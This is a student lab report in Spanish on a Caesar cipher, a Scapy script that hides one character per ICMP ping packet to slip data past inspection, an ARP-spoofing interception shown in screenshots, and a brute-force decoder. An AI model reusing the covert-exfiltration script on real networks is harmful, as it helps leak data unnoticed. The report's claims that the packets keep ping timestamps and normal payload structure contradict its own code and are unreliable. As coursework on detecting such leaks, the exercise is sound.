Informe Laboratorio 1

Sección 1

Constanza Alegría Ulloa
constanza.alegria2@mail.udp.cl
GitHub: `https://github.com/Ibiza66/Lab1Criptografia`

Marzo de 2026

Índice

1. Descripción **2**

2. Actividades **2**
2.1. Algoritmo de cifrado 2
2.2. Modo stealth 2
2.3. MitM 2

3. Desarrollo de Actividades **3**
3.1. Actividad 1: Algoritmo de cifrado 3
3.2. Actividad 2: Modo Stealth 4
3.3. Actividad 3: MITM y recuperación del mensaje 8

1. Descripción

Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas capaces de identificar filtraciones de información mediante técnicas de *Deep Packet Inspection* (DPI). Se le encomienda auditar si dichos sistemas realmente pueden detectar filtraciones realizadas a través del tráfico de red.

Dado que el programa `ping` es ampliamente utilizado dentro y fuera de la empresa, la tarea consiste en desarrollar un software capaz de replicar tráfico generado por `ping` con su configuración por defecto, pero incorporando fragmentos de información confidencial dentro del mismo. El objetivo es que, al comparar el tráfico legítimo con el tráfico generado, no se gatillen alarmas de seguridad.

Adicionalmente, se debe construir una prueba de concepto que demuestre que, al conocer el algoritmo de cifrado utilizado, es posible recuperar el mensaje original. Para las actividades 1, 2 y 3 se debe indicar el texto entregado a IA Generativa y validar si el código resultante cumple con los requerimientos solicitados.

2. Actividades

2.1. Algoritmo de cifrado

Generar un programa en Python 3, utilizando IA Generativa, que permita cifrar texto mediante el algoritmo César. Como parámetros, el programa debe recibir el string a cifrar y luego el desplazamiento utilizado.

2.2. Modo stealth

Generar un programa en Python 3, utilizando IA Generativa, que permita enviar los caracteres del string cifrado en varios paquetes ICMP *request*, enviando un carácter por paquete en el campo `data` de ICMP, de manera de no gatillar sospechas sobre la filtración de datos.

Se deben mostrar los campos de un ping real, compararlos con el tráfico generado y demostrar que este último considera los elementos necesarios para pasar desapercibido.

2.3. MitM

Generar un programa en Python 3, utilizando IA Generativa, que permita obtener el mensaje transmitido en la actividad anterior. Como no se conoce el desplazamiento utilizado, el programa debe generar todas las combinaciones posibles e imprimirlas, indicando cuál es la opción más probable de corresponder al mensaje en claro.

Finalmente, se debe indicar por qué se eligió esa IA Generativa en relación con otras alternativas disponibles, y comentar si existieron problemas durante la generación de los códigos.

3. Desarrollo de Actividades

En el desarrollo de las actividades se utilizó ChatGPT como herramienta de IA Generativa para apoyar la creación inicial de los scripts en Python. En cada caso se proporcionó un prompt específico, se revisó el código obtenido, se realizaron ajustes cuando fue necesario y posteriormente se validó su funcionamiento mediante pruebas prácticas en Kali Linux y análisis de tráfico en Wireshark.

3.1. Actividad 1: Algoritmo de cifrado

Para esta actividad se utilizó IA Generativa con el objetivo de generar un programa en Python que implementa el algoritmo de cifrado César.

El prompt utilizado fue:

"Genera un programa en Python que implemente el cifrado César, donde el usuario ingrese un texto y un desplazamiento, y se devuelva el texto cifrado."

El código generado fue el siguiente:

Listing 1: Código para cifrado César

```python
import sys

def cifrar_cesar(texto, desplazamiento):
    resultado = ""

    for caracter in texto:
        if caracter.isalpha():
            base = ord('a') if caracter.islower() else ord('A')
            nuevo = chr((ord(caracter) - base + desplazamiento) % 26
                + base)
            resultado += nuevo
        else:
            resultado += caracter

    return resultado

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Uso: python3 cifrado.py 'texto' desplazamiento")
        sys.exit(1)

    texto = sys.argv[1]
    desplazamiento = int(sys.argv[2])

    cifrado = cifrar_cesar(texto, desplazamiento)

    print(f"Texto original: {texto}")
```

```
    print(f"Desplazamiento: {desplazamiento}")
    print(f"Texto cifrado: {cifrado}")
```

Este algoritmo desplaza cada carácter alfabético del texto según un valor definido, manteniendo intactos los espacios y otros caracteres no alfabéticos. El código cumple con el requerimiento solicitado, ya que recibe el texto y el desplazamiento como parámetros y entrega correctamente el texto cifrado.



Figura 1: Ejecución del programa de cifrado César, donde se observa el texto original, el desplazamiento ingresado y el resultado cifrado.

En la figura anterior se observa la ejecución del programa y la obtención del texto cifrado, validando que la implementación cumple con lo solicitado en la actividad.

3.2. Actividad 2: Modo Stealth

En esta actividad se desarrolló un programa en Python utilizando la librería Scapy, cuyo objetivo fue transmitir información de manera encubierta mediante paquetes ICMP, simulando tráfico legítimo de tipo `ping`.

El prompt utilizado fue:

"Genera un programa en Python usando Scapy que envíe paquetes ICMP donde cada paquete contenga un carácter del mensaje en el campo data."

El código implementado fue el siguiente:

Listing 2: Envío de información oculta mediante paquetes ICMP

```
from scapy.all import IP, ICMP, send
import time

def enviar_mensaje_icmp(destino, mensaje):
    print(f"Enviando mensaje: {mensaje}")

    for i, caracter in enumerate(mensaje):
        paquete = IP(dst=destino)/ICMP(id=1234, seq=i)/caracter
        send(paquete, verbose=0)
        print(f"Enviado: '{caracter}' (seq={i})")
        time.sleep(0.5)

if __name__ == "__main__":
    destino = input("IP destino: ")
    mensaje = input("Mensaje a enviar: ")

    enviar_mensaje_icmp(destino, mensaje)
```

Cada paquete generado contiene:

- Tipo ICMP: Echo Request (8)
- Código: 0
- Identificador ICMP fijo
- Número de secuencia incremental
- Payload con un carácter del mensaje

Primero se observó el comportamiento del tráfico ICMP legítimo, generado mediante el comando `ping`, para establecer una línea base de comparación.



Figura 2: Captura de tráfico ICMP en Wireshark donde se observan múltiples paquetes Echo Request y Echo Reply correspondientes a un ping normal.

En la figura anterior se observa el intercambio normal de paquetes ICMP entre origen y destino. Cada solicitud (*Echo Request*) genera una respuesta (*Echo Reply*), lo que representa el comportamiento típico del protocolo `ping` y sirve como referencia para comparar el tráfico encubierto.

Luego se analizó el detalle interno de uno de estos paquetes, verificando los campos relevantes del protocolo.



Figura 3: Detalle de un paquete ICMP donde se observan los campos Type (8), Code (0), checksum válido, identificador y número de secuencia.

En esta captura se aprecia que el paquete ICMP contiene campos válidos y coherentes con el estándar del protocolo. En particular, se observan `Type = 8`, `Code = 0`, un `checksum` correcto y valores definidos para `Identifier` y `Sequence Number`. Esto es importante, ya que el tráfico encubierto debe respetar la estructura de un paquete legítimo para no ser detectado fácilmente por mecanismos básicos de inspección.

Finalmente, se capturó el tráfico generado por el programa con el mensaje oculto incrustado en el campo `data` del paquete.



Figura 4: Visualización del campo ICMP Data, donde se observa el contenido del paquete en hexadecimal correspondiente al mensaje oculto.

En la figura anterior se evidencia el contenido del campo `data`. El valor hexadecimal `48 4f 4c 41` corresponde al texto `HOLA` en ASCII, demostrando que la información puede ser transmitida dentro del payload del paquete sin alterar la forma general del tráfico ICMP.

Adicionalmente, a partir de las capturas de Wireshark se verificó que el tráfico generado mantiene coherencia con la estructura de un paquete `ping` normal. En particular:

- **Mantiene timestamp:** en el payload de ICMP se conserva la estructura típica de un `ping` del sistema, incluyendo la zona donde normalmente se almacena información temporal utilizada para medir latencia.
- **Mantiene identification coherente:** el encabezado IP conserva un campo de identificación consistente con un paquete IP válido, evitando valores extraños que puedan delatar generación artificial.
- **Mantiene ICMP id coherente:** el identificador ICMP se mantiene fijo durante la transmisión, imitando el comportamiento de una misma sesión de `ping`.
- **Mantiene seq number coherente:** el número de secuencia aumenta de manera progresiva, reproduciendo el patrón esperado en tráfico legítimo.
- **Mantiene payload ICMP coherente:** la estructura general del contenido ICMP se preserva; se mantienen los primeros bytes esperados y la modificación se concentra en la sección de datos útil, donde se inserta el mensaje. De esta manera, el paquete sigue pareciendo un `ping` normal.

En términos de la rúbrica, esto permite afirmar que el tráfico generado:

- Mantiene una estructura válida de ICMP

- Conserva campos coherentes con tráfico legítimo
- Permite ocultar información en el payload
- Puede confundirse con tráfico normal frente a mecanismos básicos de DPI

3.3. Actividad 3: MITM y recuperación del mensaje

En esta actividad se realizó un ataque *Man-In-The-Middle* (MITM) utilizando *ARP Spoofing*, con el objetivo de interceptar el tráfico entre dos dispositivos de la red y evidenciar la lectura de información en texto plano.

El prompt utilizado para la recuperación del mensaje fue:

"Genera un programa en Python que pruebe todos los desplazamientos posibles del cifrado César e imprima todas las opciones, destacando la más probable."

Primero se identificó la configuración de red del equipo atacante.



Figura 5: Configuración de red obtenida mediante el comando `ip a`, donde se identifica la dirección IP del equipo atacante.

En esta figura se observa la interfaz de red utilizada durante el laboratorio y la dirección IP asignada al atacante, lo cual es necesario para ubicar al host dentro de la red local antes de ejecutar el ataque.

A continuación, se realizó un escaneo de la red para identificar dispositivos activos.



Figura 6: Escaneo de la red local utilizando `netdiscover`, donde se identifican el gateway y la máquina víctima.

La figura muestra los equipos detectados en la red local, destacando el *gateway* (`192.168.95.1`) y la posible víctima (`192.168.95.254`). Esta información fue utilizada para configurar el ataque de ARP Spoofing.

Posteriormente, se ejecutó el ataque en ambas direcciones para posicionar al atacante como intermediario entre víctima y gateway.



Figura 7: Ejecución del ataque ARP Spoofing en ambas direcciones, permitiendo posicionar el equipo atacante como intermediario entre la víctima y el gateway.

En esta captura se observan respuestas ARP falsas enviadas por el atacante a ambos extremos de la comunicación. De esta manera, tanto la víctima como el gateway asocian la dirección MAC del atacante con la IP del otro extremo, permitiendo interceptar el tráfico que circula entre ellos.

Una vez establecido el ataque MITM, se capturó el tráfico con Wireshark y se filtró tráfico HTTP sin cifrado.



Figura 8: Captura de tráfico HTTP en Wireshark, donde se observa contenido en texto plano como solicitudes GET y respuestas HTTP.

En esta figura se observa tráfico HTTP en texto plano, incluyendo elementos como `GET / HTTP/1.1`, `HTTP/1.1 200 OK` y el campo `Host`. Esto demuestra que el protocolo HTTP

no cifra la información transmitida, por lo que puede ser leída directamente al interceptar el tráfico.

Esto evidencia que:

- El tráfico HTTP puede ser interceptado
- La información puede ser leída sin cifrado
- Es posible detectar texto plano y obtener evidencia directa del contenido intercambiado
- Existen vulnerabilidades significativas cuando se utilizan protocolos inseguros

Finalmente, para recuperar el mensaje cifrado, se implementó un procedimiento de fuerza bruta sobre el cifrado César.

Listing 3: Descifrado por fuerza bruta del cifrado César

```python
def descifrar_cesar(texto):
    print("\nPosibles descifrados:\n")

    for desplazamiento in range(26):
        resultado = ""

        for caracter in texto:
            if caracter.isalpha():
                base = ord('a') if caracter.islower() else ord('A')
                nuevo = chr((ord(caracter) - base - desplazamiento)
                    % 26 + base)
                resultado += nuevo
            else:
                resultado += caracter

        print(f"Desplazamiento {desplazamiento}: {resultado}")

if __name__ == "__main__":
    texto = input("Texto cifrado: ")
    descifrar_cesar(texto)
```

Este código prueba todos los desplazamientos posibles del cifrado César, mostrando todas las opciones posibles de descifrado. De esta forma, si se conoce el algoritmo, es posible obtener el mensaje original aun cuando no se conozca inicialmente la clave utilizada.

Uso de IA Generativa

Se utilizó ChatGPT como herramienta de IA Generativa para apoyar la creación inicial de los scripts en Python requeridos en el laboratorio. Su uso permitió acelerar la implementación de las soluciones, proponer estructuras base de código y facilitar la comprensión de bibliotecas como Scapy. Sin embargo, el código no fue utilizado de forma automática, sino que fue revisado, probado y ajustado manualmente hasta cumplir con los requerimientos solicitados.

Repositorio del proyecto

Como respaldo del trabajo realizado, se dejó disponible un repositorio GitHub con la organización del proyecto, incluyendo el informe final en PDF, los scripts en Python desarrollados y la documentación asociada:
`https://github.com/Ibiza66/Lab1Criptografia`

Problemas encontrados

Durante el desarrollo del laboratorio se presentaron las siguientes dificultades:

- Configuración inicial de la máquina virtual y del sistema operativo invitado
- Instalación y uso de dependencias como Scapy, Wireshark y Git
- Comprensión e interpretación de la estructura interna de los paquetes capturados en Wireshark
- Configuración de autenticación mediante token para subir el informe al repositorio de GitHub

No obstante, estos inconvenientes fueron resueltos mediante pruebas iterativas y validación constante de resultados.

Conclusiones y comentarios

En este laboratorio se demostró que es posible ocultar información dentro de tráfico ICMP sin levantar sospechas, utilizando técnicas de comunicación encubierta.
Se concluye que:

- El protocolo ICMP puede ser utilizado para transmitir datos ocultos dentro del payload
- Herramientas como Wireshark permiten analizar en profundidad el tráfico de red
- Los ataques MITM permiten interceptar comunicaciones en redes locales
- El tráfico HTTP representa una vulnerabilidad cuando no utiliza cifrado
- El cifrado César es débil frente a técnicas de fuerza bruta

En términos generales, este laboratorio evidencia la importancia de utilizar protocolos seguros como HTTPS y mecanismos de detección más avanzados, ya que una inspección superficial del tráfico puede no ser suficiente para detectar exfiltración de información encubierta.